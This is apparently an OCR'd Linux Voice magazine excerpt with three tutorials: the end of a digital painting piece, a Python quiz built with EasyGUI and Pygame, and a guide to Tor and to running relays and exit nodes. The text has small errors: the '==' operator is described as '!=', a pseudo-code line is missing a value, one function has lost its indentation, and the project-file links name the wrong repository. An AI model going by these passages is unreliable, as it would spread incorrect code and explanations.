Adding the final detail is a great stress reliever – we found ourselves tinkering around for hours, selecting colours, using the colour palette to darken them, or experimenting with other colours. We also added a light source to the background and added some of the colours from the background into the main image for added interest. The **mixover_oil** brush is perfect for this, because it changes direction depending on where the mouse is moving, adding colour in a way that feels similar to oil painting. It also enables you to create thin lines when moving in one direction, or a dapple effect for hair when clicking randomly.

When you've finished, your exported image may need a little post processing, because the OpenGL acceleration isn't 100% accurate when it comes to colour reproduction. But we also found the PDF output to be excellent.





LINUX VOICE TUTORIAL

WRITE YOUR OWN PYTHON QUIZ

LES POUNDER

Les Pounder imports functions, defines variables and lists and hones his quizzing skills – all in Python!

WHY DO THIS?

- Program the lazy way, by re-using other peoples' code in your projects.
- Use lists, variables and functions to control a logic flow.
- Display your vast quizzing knowledge to friends and family.

Quizzes are great fun – whether it's a friendly game of Trivial Pursuit at Christmas or a pub quiz down at the Dog & Duck, they're great opportunities to show off your knowledge of trivia. In schools around the world, quizzes are used to test the learning of the students and to consolidate the learning experience.

Creating a quiz is a great way to learn more about structure and control of a program. When writing the code you need to understand how the program will flow: if the player answers the question correctly they progress through the game, but incorrect answers inhibit their progress. The use of programming logic enables the creator to set the pace and the rules for the game while testing their own programming skills.

For our game we will create a quiz with Python-related questions, and to enhance the game we are going to add two libraries to our code:

- **EasyGUI** is an easy way to create a graphical user interface (GUI) for our Python program.
- **Pygame** is a library full of great tools that can enable you to build games and multimedia content. For our game we will use Pygame to add music and sound effects to our project.

Setup

This project can be created using any computer, including a Raspberry Pi. We're using Linux Mint 17, which is based on Ubuntu. We'll also need the Idle development environment, so to install each of the packages open a terminal and type in the following.

To install IDLE

```
sudo apt-get install idle
```

To install EasyGUI


```
sudo apt-get install python-easygui
```

To install Pygame

```
sudo apt-get install python-pygame
```

Once these have been installed, you will need a copy of the project files from **https://github.com/lesp/LinuxVoice_PythonQuiz**. You can also download a Zip archive containing all of the project files from **https://github.com/lesp/LinuxVoice_PythonQuiz/archive/master.zip**.

Idle is an easy-to-use Python editor with an uncluttered and minimalistic interface, enabling you concentrate on writing the code rather than being distracted by fripperies. Idle comes in two versions, one covering 2.x and the 3.x series of Python. For this tutorial I'm using the version for 2.x.


Welcome to Linux Voice Python Quiz

Would you like to play the Quiz?

Here's our finished quiz application, written in Python and with nice clickable buttons courtesy of EasyGUI.

When Idle first opens, it presents you with a shell interface that looks very similar to the image bottom right. A shell is an environment where you can prototype new ideas and interact with running programs. The shell is not an ideal environment to write a large program, as it normally works on a line by line basis. If you wish to write much larger programs, which we do, then the best place to work is inside the editor, and to use the editor all you need to do is go to File > New to open a fresh blank editor window.

Plan your logic

Let's open our project in Idle, using the File > Open dialog to navigate to the location where you extracted the project files, so open the file labelled **LV_Quiz.py**.

Once again we will illustrate the intended actions of the project via pseudo code, which is a tool to write the flow of a program in plain English. Here is how we envisage the program will flow.

```
1 Intro asking the player if they would like to play the quiz
2 If the player wishes to play
3 Reset the score to zero
4 Tell the player their current score
5 Ask the first question
6 If the player answers correctly
7 Add 1 to their score
8 Play jingle
9 Show a dialog box congratulating the player and their current score
10 Else if the player answers incorrectly
11 Play jingle
12 Show a dialog box advising the player of a wrong answer
13 Repeat question twice more to allow player to
```

answer correctly

14 The question structure continues for three more questions before moving on to the end sequence.

15 Play the intro music

16 if the players score is less than , show a dialog box that commiserates the player and shows their final score.

Else

17 Show a dialog box that congratulates the player and shows their final score.

In order to better understand the project we'll break the code down into sections and step through each section, so let's take a closer look at the code.

Imports

In Python you can easily add extra functionality to any project via the use of libraries. Libraries come in all shapes and sizes, from the simplest, **time** (which enables you to import various time and date capabilities into your program) to the most complex, such as **numpy** and **scipy** which are used by NASA (and which we used in LV003 to hunt for comets – **www.linuxvoice.com/comet-python**).

As with many other Python projects, we first have to import a few extra libraries to further enhance our project. For this project we will import three libraries, and to do that we use the following code, which is included at the top of our project.

```
from easygui import *
import time
import pygame
```

As you can see, we've imported libraries into our code in two different ways. The most common is used twice and that is:

```
import <name of library>
```

In order to use any of the functions contained inside of a library imported in this manner we must call the library and the function by name. For example, if we want to use the **sleep** function from the **time** library, we would do that like this

```
time.sleep(1)
```

This is the most traditional way of importing libraries and is a great practice to follow, but there is another way, and you can see that we have imported the EasyGUI library in a different way:

```
from easygui import *
```

This changes the previously used method of using functions from a library. Using this method to import the library means that we can omit the leading library name and just call the function.


```
msgbox(arguments for this function)
```

This can be applied to many libraries, and is really useful when working with those new to Python.

There's another method of importing a library, which is to rename a library so that it is easier to use.

```
import time as t

t.sleep(1)
```

As you can see, we have renamed the time library to **t**, which makes it quicker to use. This practice is quite common with Raspberry Pi-based projects, as the Python library **RPi.GPIO** is rather awkward to type and is generally renamed to **GPIO** or **io**.



```
Pick the kind of box that you wish to demo.

 * Python version 2.7.6 (default, Mar 22 2014, 22:59:56)
[GCC 4.8.2]
 * EasyGui version 0.96(2010-06-25)
 * Tk version 8.6
```

EasyGUI has an expansive array of many different dialog and menu types. The **egdemo()** function does a great job of showing them all.

Starting Pygame

Pygame is a library full of great tools to create games using Python. With Pygame you can create sprites, characters or objects in the game world, and import video, audio and images into your projects. Entire games can be created using this library, for example the website **https://pyweek.org** showcases many games made in Python including a rather good version of the original Super Mario Bros.

For our quiz we're using the Pygame library to add music and sound effects when certain conditions are met. These audio-based methods of output add a rich atmosphere to a game and provide audio stimulus to the player – think of the jingle you get when you collect coins in Mario or rings with Sonic.


We imported the Pygame library earlier but now we need to start it. To do that you need to initialise the library like so:

```
pygame.init()
```

We then need to initialise the mixer, which controls audio in Pygame.

```
pygame.mixer.init()
```

This is all the setup that Pygame requires at this time. Later in our project we will set up a series of functions that will handle the playback of audio.



```
Python 2.7.6 (default, Mar 22 2014, 22:59:56)
[GCC 4.8.2] on linux2
Type "copyright", "credits" or "license()" for more information.
>>> 
```

As well as the shell, Idle has a power editor that is more than capable of handling any size of project.

Comparison operators

One of the key parts of a quiz is making sure that the player has the right answer, and the mechanism to do that is by comparing the answer given to the expected answer. Below is a table of the most common comparison operators in Python, with an example of how to use each of them in your next project.

Operator	Description	Example
==	Checks if the value of two operands are equal or not; if values are not equal then condition becomes true.	q1 == "Float"
!=	Checks if the value of two operands are equal or not; if values are not equal, then condition becomes true.	if game_start != "No":
>	Checks if the value of the left operand is greater than the value of the right operand; if yes, the condition becomes true.	if score > 3:
<	Checks if the value of the left operand is less than the value of the right operand; if yes, the condition becomes true.	if score < 1:
>=	Checks if the value of the left operand is greater than or equal to the value of the right operand; if yes, the condition becomes true.	if score >= 2:
<=	Checks if the value of the left operand is less than or equal to the value of the right operand; if yes, the condition becomes true.	if score <= 3:

Pygame is an impressive and expansive library and in this tutorial we haven't even scratched the surface of what it can do. If you would like to know more about what Pygame can do (and we strongly reccomend it) head over to their website **www.pygame.org**.

Functions

For our quiz we use three functions: **intro()**, **win()** and **lose()**. These three functions were created to handle playback of audio at key points in the game.

But what is a function? Well, a function is a way of executing a block of program code just by calling its name. Let's take a look at one of our functions

```
def intro():
intro=pygame.mixer.music.load('intro.mp3')
pygame.mixer.music.play(1)
```

We start with defining the name of the function; in this example it's **intro()**. Next we create a variable called **intro**, which will contain the output from loading the mp3 intro music into Pygame. Finally we instruct Pygame to play the music that has been queued into the mixer, but to only play the music once. Functions are very powerful and can be expanded into much more versatile tools.

Variables

Variables are an important part of many programming languages, and Python is no exception. Variables are a temporary method of data storage, and can store many different types of data for reuse in a project. For example, we can use a temperature sensor attached to a Raspberry Pi to read the temperature and store the value in a variable, or we can store a player's name. Variables are flexible enough to store anything. In our project we use a few different variables to contain the player's score and location of external image files – here are a few examples.

```
score = 0
logo = "./images/masthead.gif"
start_title = "Welcome to Linux Voice Python Quiz"
```


Firstly, our **score** variable is used to track the progress of the player and is updated each time the player answers a question correctly. **logo** and **start_title** are two variables that store a string of text: in **logo**'s case the location of the Linux Voice logo for the intro dialog box, and for **start_title** the text that is displayed at the top of the intro dialog box.

Lists

Another method of storing data in our Python project is to use a list. A list is also known as an array in other programming languages, and by using a list we can store lots of individual items and use them in our code. In our code we use a list to contain the possible answers to questions – for example, we use a list called **play** to contain the answers "Yes" and "No"

```
play = ["Yes","No"]
```

All list contents are indexed, so individual items can be recalled from the list. The first item in a list is



What type of number is 1.4?

Float
Integer
Very small

Get the question right and the quiz plays a sound, adds 1 to your score and moves on to the next question.

always index 0. For example, if we wished to print the first item from the **play** list, which is "Yes", then I would do the following.

```
print(play[0])
```

EasyGUI guide

Easygui is a simple method of generating a graphical user interface (GUI). EasyGUI was created by Steve Ferg, who left the project in March 2013. It is now under the maintenance of Alexander Zawadzki, who is keeping the project alive, but the codebase is frozen with little chance of upgrade. Don't let this put you off though – it's exceptionally easy to use.

Using EasyGUI you can easily add a GUI to most Python projects. If you would like to see the full library of GUI elements you can use the inbuilt demo function, remembering to import the library to start with **easygui.egdemo()**.

For this project we're using three different types of GUI elements.

- **Buttonbox** To ask if the player would like to play.
- **Choicebox** To ask questions and capture answers from the player.
- **Msgbox** To update the player on their score.

EasyGUI has an easy-to-learn syntax which is common across all of the many different types of GUI elements it provides. Here for example is the syntax to create a message box.

```
msgbox(title="Title of dialog box",msg="Message to the player",image="Location of the GIF")
```

Providing all of this information each time can be long winded, so to make things a little easier we have created variables that store the various details for each question.

Question structure

Each question is inside a loop that will only repeat if the player answers the question incorrectly, and the player will only have three chances to answer each question before they are automatically progressed to the next question. Using a **for** loop with a range of 0 to 3 we can have the question repeated three times unless the loop is broken by a correct answer.

Under the **for** loop you can see the question being formed using variables such as **msg** and **title**, and there's also a list labelled **q1choices**, which contains the potential answers. All of these variables and the list are then used to create the contents of our first question. To ask the question we first create a variable to store the answer chosen by the player (in this case the variable is **q1**). Here is the code

```
#Question 1
  for i in range(0,3):
    msg = "What type of number is 1.4?"
    title = "Question 1"
    q1choices = ["Integer","Float","Very small"]
    q1 = choicebox(msg,title,q1choices)
```

Now that we have asked the question we need to use conditional logic to compare the answer given to the correct answer. To do this we compare the variable **q1** with the hard-coded answer "Float". If the answer given matches the expected result then the **win()** function is called, which plays the audio. We then increment the score by one point. Finally we set up the variables necessary for our GUI dialog box. Once these steps are complete we break this loop and move on to question 2.

```
    if q1 == "Float":
      win()
      score = score + 1
      correct = ("Well done you got it right. Your score is "+str(score))
      image = "./images/tick.gif"
      msgbox(title="CORRECT",image=image,msg=correct)
      break
```

But let's say that our player gets this question wrong – in this scenario we would move to the **else** section of our logic. This triggers our **lose()** function to play audio and then creates two variables that will contain the contents of a dialog box informing the player that they chose the wrong answer.

```
  else:
    lose()
    wrong = "I'm sorry that's the wrong answer"
    image = "./images/cross.gif"
    msgbox(title="Wrong Answer",image=image,msg=wrong)
```

Expansion activity

Our quiz is playable, but the code is quite large, with lots of repetition. How can we enhance our code so that we have a much smaller project? The answer may be to use a function with arguments.

Earlier we used functions to control the playback of audio in the quiz. These functions took no arguments and simply ran when executed. A function that takes an argument expects to see one or more additional pieces of information before it runs. Here is a basic example of defining a function that takes an argument.

```
def func(x,y):
  print(x*y)
```

To use this function, we call the function by its name and then substitute the x,y with the values that we wish to use, as so.

```
func(2,3)
```

This will then print the answer to the equation **2 * 3**. For our project we can create a function for each of the different types of EasyGUI elements used, and then use the arguments to dictate what is displayed.

```
def msg(title,msg,image):
  msgbox(title=title,msg=msg,image=image)
```

With this function created we can now test to see if it works.

```
msg("This is the title","This is a message to the player","./images/image.gif")
```

The above code will set the title to be "This is the title" with a message reading "This is a message to the player" and the location of the image is used to grab the image and display it in the dialog box.

So using this new function syntax, do you think that you could make a function for each of the dialogs made in our quiz?

Project files

All of the files used in these projects are available via my GitHub repository. GitHub is a marvellous way of storing and collaborating on code projects. You can find my GitHub repo at **https://github.com/lesp/LinuxVoice_Pibrella**.

If you're not a Github user, don't worry you can still obtain a zip file that contains all of the project files. The Zip file can be found at **https://github.com/lesp/LinuxVoice_Pibrella/archive/master.zip**.

Les Pounder is a maker and hacker specialising in the Raspberry Pi and Arduino. Les travels the UK training teachers in the new computing curriculum and Raspberry Pi.

LINUX VOICE TUTORIAL

TOR: ENCRYPT YOUR INTERNET TRAFFIC

BEN EVERARD

Discover how this anonymity network is helping activists around the globe, and run your own node to contribute back.


WHY DO THIS?
- Keep yourself safe online
- Help whistle-blowers and activists stay beyond the reach of those who would silence them
- Bypass censorship

Imagine you're a blogger complaining about the actions of your repressive government. Or perhaps you've discovered a load of documents that incriminate some powerful people, and you want to get them out to a friendly journalist. In both cases you'd be crazy to use the open internet – it's about as secure as the writing on the back of a postcard, and you'd run the risk of a one-way trip to Guantánamo Bay, or worse. What you'd need is a secure internet anonymising service – like Tor.

Tor is a global network of computers run by volunteers to provide online anonymity to anyone who needs it. The network is based on the principal of onion routing (the name Tor simply stands for 'The Onion Router'). This means that a connection goes through several encrypted layers, and the router at each layer only knows what is essential to perform the work at that layer.

When you connect to the Tor network the following process occurs: the client downloads a list of all available Tor relays and selects three: one guard, one middle and one exit.

If you then send information through the Tor network onto the internet, it's first encrypted so that only the exit relay can see what the website you're requesting is. Then this already encrypted layer is further encrypted so that only the middle relay knows that it should be sent to the exit relay. This doubly-encrypted layer is encrypted so that only the guard relay can see who the middle relay is. All this encryption is done before it leaves your computer, so:



The Atlas website can give you lots of graphs on how much data is flowing through individual nodes. Here's a week's traffic through the Linux Voice exit node.

- Anyone monitoring your internet connection can only see you exchanging encrypted information with the guard relay.
- The guard relay only knows your IP address and who the middle relay is.
- The middle relay only knows the guard relay and the exit relay, but not who you are or what website you're requesting.
- The exit node knows what you're requesting off the internet, and who the middle relay is, but not who you are or who the guard relay is.

This process completely separates the content you're requesting from anything that can be used to establish your identity.


The Tor team has done excellent work to make sure that it's easy to use, because the people who need it most (activists and people persecuted by their governments) may not be tech-savvy. All you need to do is download the Tor Browser Bundle from **www.torproject.org**, unzip it, and run the **start-tor-browser** script in the unzipped directory. This will connect to Tor and open a web browser.

Another option is to run the Tails live CD. This can be burned onto a DVD or USB stick and provides a secure Tor environment for web browsing, instant messaging, and other uses.

It's also possible to stay anonymous on the go using Orbot, an app for Android that will link your phone or tablet to the Tor network.

Running the network

For the Tor network to function, it needs people to run the relays that pass the data around the network and



```
arm - vm11865 (Linux 3.2.0-4-amd64)        Tor 0.2.3.25 (recommended)
tor321 - 185.8.238.66:9001, Control Socket: /var/run/tor/control
cpu: 0.4% tor, 1.2% arm    mem: 112 MB (11.2%) pid: 2896   uptime: 2-01:49:43
fingerprint: 8CBF156327B0A9958FA9B2D83DE3FF6C733DB10D
flags: Exit, Fast, Named, Running, Stable, Valid

page 1 / 5 - m: menu, p: pause, h: page help, q: quit
Bandwidth (limit: 800.0 Kb/s, burst: 1.5 Mb/s, measured: 256.0 b/s):
Download (56.0 Kb/sec):                 Upload (18.0 Kb/sec):
  44                                      54

  29                                      36

  14                                      18

   0                                       0
 avg: 224.3 Kb/sec, total: 6.3 GB        avg: 236.3 Kb/sec, total: 6.5 GB

Events (TOR/ARM NOTICE - ERR):
   19:52:49 [ARM_NOTICE] Read the last day of bandwidth history from the state
     file (1 hour is missing)
   19:52:49 [ARM_NOTICE] Tor is preventing system utilities like netstat and
     lsof from working. This means that arm can't provide you with connection
     information. You can change this by adding 'DisableDebuggerAttachment 0'
```

Arm – the Anonymising Relay Monitor – provides a Curses-based interface that works over SSH to give you all the information you need to keep your Tor node healthy.

onto the internet. These aren't run by a centralised organisation (since if one organisation controlled a significant number of the relays, it would be able to look at the information in several of these and spy on users), but by a number of individuals and projects around the world.

Linux Voice, for example, currently runs two, the first one being a fairly modest exit node called Tor321. You can see the current status of the node at **http://tinyurl.com/lvtornode**. We also run a bridge node (for details see the 'A Network Under Attack' boxout on page 85).

Running a Tor node is simply a case of installing the **tor** program and setting the appropriate options in the **torrc** file. However, before you start that, you should understand the implications of the options you select.

The problem revolves around the fact that by adding your computer to the Tor network, you're allowing other people to send data through your machine. This data could be anything from someone shopping on eBay to Edward Snowden communicating with journalists in America to someone downloading illegal content (whatever that means in your country).

Diplomatic immunity

This could attract the attention of your ISP and could cause you to get into trouble. However, this will only be visible to your ISP if you're an exit node. If you're one of the first two hops on the Tor network, all the data flowing into and out of your computer on the Tor network will be encrypted so that your ISP (or you for that matter) can't see what it is. This means there should be no legal consequences for people running non-exit Tor nodes in most countries (should you happen to live in a country with restrictive laws governing internet usage such as China or Iran, you should get legal advice before running a Tor node of any sort).

Some people who use the Hulu video streaming service have reported problems with their IP address being blocked when they started running Tor nodes, though this has been quickly dealt with by the Hulu support team.

Provided you have sufficient bandwidth to spare, it's perfectly possible to run a non-exit relay or bridge on a home internet connection. The easiest way to do this is using the Vidalia graphical client. You can find this in most distro's repositories (if you're using Ubuntu, you should add the Tor project's repository by following the instructions at **https://www.torproject.org/docs/debian.html** to make sure you get the most up-to-date version of Tor).

For example, in Debian, you just need to run

```
sudo apt-get install vidalia
```

Then restart the computer to pick up the new user settings, and run **vidalia**. This will open the graphical client and connect you to the Tor network. Click on Set Up A Relay, then check the box marked Relay Traffic Inside The Tor Network (Non-Exit Relay). In the options, you can name your relay, add contact information, and limit the speed if you wish, but these are optional. Click on OK to start your relay running.

In theory, you can run an exit relay from your home internet connection, and a few brave souls do, but most people shy away from letting unregulated traffic into their home as it can cause problems.

The majority of people who run exit nodes do so on a server running in a data centre. However, not all data centres are happy with people running Tor exit nodes on their machines. If you're interested in running an exit node, the first step is usually to find a place that's willing to host it. The Tor wiki provides a list of hosting providers that people have had good and bad service at (**https://trac.torproject.org/projects/tor/wiki/doc/GoodBadISPs**), however, since diversity in all aspects is good for the Tor network, you may want to consider emailing a few hosts and asking if they'll consider using a Tor exit node.

You can rent a VPS (a Virtual Private Server – a virtualised environment on a shared server) to host

Tor and the law

Although there have been several legal controversies surrounding Tor, to our knowledge no one has been convicted for running a Tor exit node. As we're going to press, William Webber has just been convicted in Austria for abetting access to pornographic images of minors after someone downloaded such images through their exit node.

However, the prosecution showed transcripts of conversations where Webber was encouraging the use of Tor for such things, and offering to assist. In other words, he wasn't convicted for running a Tor exit node, he was prosecuted for running a Tor exit node and using it to help people access horrific images.

The Tor project is also being sued in America for allegedly assisting a website accused of purveying "revenge porn". However, this case seems to be built entirely on a lawyer's misunderstanding of what Tor actually is.


This case is being brought against the Tor Project, so it shouldn't have any impact on Tor node operators.

For more information on miss use of the Tor network, see the box out on abuse.

Strength through diversity

Diversity is one of the key things that helps keep the Tor network anonymous. That means many things. It means that a diverse spread of relays is important, because by spreading them out across many different networks in many different countries, it becomes much harder to run timing attacks. Similarly, diversity among exit nodes is also important because this means that anyone trying to listen in on all Tor traffic has to listen in more places. A diversity of bridge nodes is absolutely critical to keeping the Tor network open to people inside restrictive countries.

These are all quite obvious areas where diversity helps the network, but less obviously, it's also important to have a diversity of users. If, for example, only whistle-blowers used the Tor network, then there would still be some anonymity, but any website operators would know that any connection coming from a Tor exit node was from a whistle-blower. Only by getting a wide range of users on the network can it offer true anonymity to its users. Because of this, you shouldn't shy away from using the Tor network for fear of using up resources that other people may need more. The sheer act of using it actually makes it more secure for everyone (although you shouldn't run high-bandwidth traffic through the Tor network unless necessary).



Welcome to Pidgin!

You have no accounts enabled. Enable your IM accounts from the **Accounts** window at **Accounts⇨Manage Accounts**. Once you enable accounts, you'll be able to sign on, set your status, and talk to your friends.

Enabled	Username	Protocol
☐	olie@irc.oftc.net	IRC
☐	olie@127.0.0.1	IRC


The Tails distro provides more than just web browsing: the Pidgin client is also set up with Tor, to provide anonymous instant messaging.

your Tor node from just a couple of pounds per month, but in general, you get what you pay for, and dedicated servers usually come with much better internet connections, though this does vary from provider to provider. Ultra-low cost ones are likely to be low bandwidth (even if they are unlimited traffic), and may not be stable. It's hard to give a definitive best option, but in general you don't need much hard drive space, and only modest memory and CPU (unless you're going to run a really fast relay). In most cases, the bottleneck will be network speed. If you're unsure about a particular option, the best bet is to try it out. Most hosts provide hosting by the month or sometimes less, so if you find your particular setup needs a bit more oomph, or is costing too much, you can usually switch to a new option.

Command line setup

The biggest difference between setting up a Tor node on a server compared with a desktop is that you don't usually want to use the graphical setup tools. There's nothing to stop you doing this via VNC or an equivalent, but there are command line tools that do the job better in this case.

If you've used Tor previously, you may remember Vidalia as part of the Tor browser bundle, but it now needs to be installed separately.



Run as a client only
[✓ Relay traffic inside the Tor network (non-exit relay)]
Relay traffic for the Tor network (exit relay)
Help censored users reach the Tor network What's this?

For Internet connections with fast download speed but slow upload, please list your upload speed here.
Cable/DSL 256 Kbps

Your maximum bandwidth rate must be greater than or equal to your average bandwidth rate. Both values must be at least 20 KB/s.

Average Rate 32 KB/s Maximum Rate 64 KB/s

Status
Connected to the Tor network!

[✓] Show this window on startup

From a technical perspective, the only difference between running an exit node and a relay is the exit policy listed in the **/etc/tor/torrc** file, so we'll start by looking at this. By default, the exit policy will allow most internet traffic through, but block file-sharing ports and a few ports used by spammers. This will both reduce the number of complaints you receive, and help make sure that your bandwidth is helping web traffic. Our Linux Voice exit node uses this policy.

You can create a custom policy to allow or disallow any ports you like. A more liberal exit policy (stolen from the Destiny exit node) is:

```
reject 0.0.0.0/8:*
reject 169.254.0.0/16:*
reject 127.0.0.0/8:*
reject 192.168.0.0/16:*
reject 10.0.0.0/8:*
reject 172.16.0.0/12:*
reject 94.242.246.23:*
reject *:25
reject *:587
reject *:465
accept *:*
```

This blocks access to any of the local network IP addresses (otherwise a malicious attacker could use your exit node to attack machines on the same local area network), and ports 25, 587 and 465. These are the ports used by SMTP mail servers. Blocking these won't stop a mail client communicating with a server, because that uses a different protocol; but it will stop a computer acting as a mail server and tunnelling through your exit node – so basically, it'll stop email spammers from using your node. Exit policies are public, so you can find out what other people are using by looking up nodes on **https://atlas.torproject.org** or **http://torstatus.blutmagie.de**.

The final line is there to tell it to accept anything not rejected by the previous lines (non-exit nodes have a similar line that rejects everything).

Other than that, it's useful to give your node a name and add a contact email address. Neither of these are essential, but they help with the smooth running of the network, and make it easier for you to check what's going on. An email address will enable the Tor project to contact you if there's a problem.

Donating

If you don't have the time or technical ability to run a Tor node, but still want to contribute financially, you can donate directly to the Tor project itself and help support development via **www.torproject.org/donate/donate.html.en**. Alternatively, you can donate to an organisation that runs Tor nodes, such as **www.torservers.net**.

At Linux Voice, we're currently running a couple of Tor nodes, and would like to upgrade these to handle more traffic. We've pledged to put 50% of our profits towards good causes, and think that the Tor network is just such a good cause. Later in the year, we'll be asking subscribers to vote on where this money should go, and increasing our support of the Tor network will be one option.

A network under attack

Not everyone is happy with the Tor network providing people with anonymous and uncensored access to the internet. Some governments (such as those in China and Iran) have attempted to block access to Tor from within their countries.

